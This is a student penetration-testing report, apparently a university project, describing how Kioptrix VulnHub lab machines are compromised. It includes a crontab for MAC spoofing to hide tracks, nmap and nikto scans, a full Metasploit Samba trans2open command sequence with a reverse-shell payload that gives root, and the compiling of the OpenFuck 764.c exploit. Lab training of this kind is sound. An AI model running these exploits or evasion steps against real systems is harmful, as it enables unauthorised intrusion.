TEXAS TECH
UNIVERSITY

Exploiting VulnHub.com machines and Gaining Root Access

Network forensics and Penetration testing

Introduction


VulnHub.com has several vulnerable machines with bunch of vulnerabilities in them and we can use it to learn and do experiment on how to find vulnerabilities and exploit them using different technique and hacking tools. In our project, we are going to **use two vulnerable machines – Kioptrix Level I and II** from VulnHub.com and will try exploit them using network forensics tools. Kioptrix is a virtual machine with known vulnerabilities and the goal of our project is to find and exploit it and gain root access of the machine.
We will go through **five phases of penetration testing** as –

1. Reconnaissance
2. Scanning
3. Gaining Access
4. Maintaining Access
5. Covering your tracks.

Deliverables

- 1st Phase – **Morphing** our local MAC address and eliminate any chances of leaving tracks and then will be scanning network for hosts. Conduct **reconnaissance** to find out more about the target and then will **scan** target for the running services using different tools such as Nmap.
- 2nd Phase - If there are any services running which we can **exploit and gain access** of both the machines using The SMB (Samba) exploit, The open_fk exploit.
- 3rd Phase – We create scripts to **maintain access** to the machine even if the service we used to exploit it is closed such that we still have persistent access to the machine.

1ST PHASE



Machine Setup

- Kali (Attacker Machine)
  Kali Linux is an open source commonly used for penetration testing and digital forensics. In this project kali Linux is used to exploit vulnerabilities like “Samba Exploit” & “Open Fck”.

- Kioptrix 1 and Kioptrix 2 (Victim Machines)
  Kioptrix 1 and 2 are one of the few virtual machines which have known vulnerabilities. The serve as practice machines where exploits mentioned above could successfully emulated.
  The ova file for Kioptrix can be downloaded from here

- Windows (Victim 2)
  We set up other windows ten virtual machine to execute the same exploits used on the Kioptrix 1.

Morphing MAC address and Reconnaissance

The goal of this attack is to gain root access and cover our tracks in the process. The first phase includes morphing and reconnaissance. To morph our identity or clean our fingerprint, we created a crontab which updates our mac address randomly with the help of **“macchanger”** an inbuilt app in kali Linux.
The crontab is run after every restart of the machine giving a unique and random mac address to our attacker machine.
The steps to create a crontab is as follows (one time setup)

```
sudo apt-get install machanger
```

```
ifconfig -a
(copy the network interface from here "eth0")
crontab -e

# for every reboot
@reboot macchanger -r
```

For ten min random change of MAC address follow the below steps

```
sudo apt-get install machanger
ifconfig -a
(copy the network interface from here "eth0")
crontab -e

# for every reboot
*/10 * * * * macchanger -r
```

Now reboot the application.
The above steps would ensure random mac-address on every reboot, the crontab could be also updated to be changing every ten minutes.

Setting up VirtualBox NAT network

To enable communication among the virtual machines, we created a NAT network with following configuration. This would enable internet access and connection among the virtual machines simultaneously.




Figure 1 NAT network config

Reconnaissance & Scanning

After the set-up of the Kioptrix machine and Kali Linux machine in a NAT network, we start to scan the network for available machines. We used “netdiscover” to scan the network and find the online hosts connected in the network. We found out our target machine IP address to be 192.168.179.129 and our Kali Linux machine was running on 192.168.179.128 IP address. Results of netdiscover command is shown below in the image:




Figure 2 Results of Net discover command

After finding out the IP address of our target machine, we ran “**Nmap”** scan to find out more about what ports might be open and what might be running on said ports.
The command we used to scan the target machine is as below:

```
nmap -sV -A -Pn 192.168.179.129
```

```
nmap -sV -v -O -A -T5 192.168.179.129 -p-
```

We found out bunch of ports open and services running on the system under those ports.
We can also see that ssh service is running on port 22 with version as OpenSSH 2.9p2. Similarly, Samba and httpd services are running on the port 139 and 80 respectively. We also found out the OS details as Linux 2.4.9 to 2.4.18 and NetBIOS name as Kioptrix.

Now, based on the port open and services running we need to find out the vulnerability for the system and we need to exploit it.

The result of our scan is shown below:




Figure 3 Results of nmap -Pn




Figure 4 Results for the type of OS and ports open on victim system




Figure 5 nmap results with all the ports scanned




Figure 6 ports and services available on victim machine




Figure 7 nnmap scan continued

2ND PHASE

In the second phase, we will use the information we got it from the scanning of our target machine and try to find the vulnerability and exploit available to gain root access of the machine. We can easily see from the scanning of the target machine that port 139 is open and is running Samba which is vulnerable, and we will try to exploit it using **"Metasploit"**. To find if some services running in the system is exploitable or not, we can always look for exploits in exploit-db.com and search for **"Samba"**. Samba is the result of a protocol which helps interoperability of printers in windows ecosystem which is not shipped with Linux systems by default. The MSRPC (Microsoft Remote Procedure Call) of **smbd** allow to ping through arbitrary commands including **SamrChangePassword** function, when the "username map script" smb.conf option is enabled, and this allow authentication of remote users and gain access to execute commands.

Gaining Access

After scanning the machine and getting to know what services are running and what are their versions, we searched for the exploits, and we found out that this machine has two exploits which we can use to gain access to the system – The Open_f*ck exploit and SMB exploit. Since, we will be using SMB exploit to gain access to this system from a VM ware setup and Open_f*ck. Exploit on a VirtualBox setup.

SMB Exploit

Samba is very similar to FTP/NFS, it's basically a file-sharing system between Linux and Windows and since we found that port 139 is open and samba is running which is vulnerable and decided to attack using the SMB exploit. We opened the terminal and typed "msfconsole" command to start our Metasploit as shown in the image below:




Figure 8 Metasploit terminal

Here, we are using samba/trans2open exploit and setting our RHOST as target IP address, LHOST as our Kali Linux machine IP address and using Payload as shell_reverse_tcp as shown in the image below:




Figure 9 Running Metasploit attack to gain root access to the system

Command used above in the exploits are:


```
1. msfconsole
2. use exploit/linux/samba/trans2open
3. set RHOST 192.168.179.129
4. set LHOST 192.168.179.128
5. set PAYLOAD linux/x86/shell_reverse_tcp
6. exploit
7. whoami
```

When we ran this exploit, we gained the root access to the target machine. You can see the session has opened for the target machine terminal and now we can run any command on target machine. To check if we got the root access of the machine or not, we ran “whoami” command and it gave output as “root”.

Open F**k Exploit

Open_f*ck exploit which is a c-program that exploits the remote buffer overflow that our target is vulnerable. We see that that we have Apache 1.3.20 is running on the port 443 and we found out this Apache version is vulnerable and one of such exploits is.
From the first phase we were able to set up the network and give a network for the attacker machine (Kali) and victim machine (Kioptrix lvl1). After **netdiscover** we find that the Kioptrix should be on the IP **192.168.100.9** . So, we run the below command to understand the Kioptrix machine which returns the type of the machine at the ip address and checks outdated versions of the machines

```
nikito -h 192.168.100.9
```



Now once we get the machine details, we install the pre requisites for compiling the c-program responsible for Open exploit.

```
1. apt-get install libssl1.0-dev
2. apt-get install libssl-dev
```

After that we download the original 764.c and modify it since it has dependency issues. The modified c-file is here. The c-file is now compiled and run using the below commands

```
1. gcc -o pwn 764.c -lcrypto
2. ./pwn
```

The **pwn** command returns the list of victim machines supported, where we match our kioptrix machine details with 0x6a and 0x6b.




Figure 8 after ./pwn command

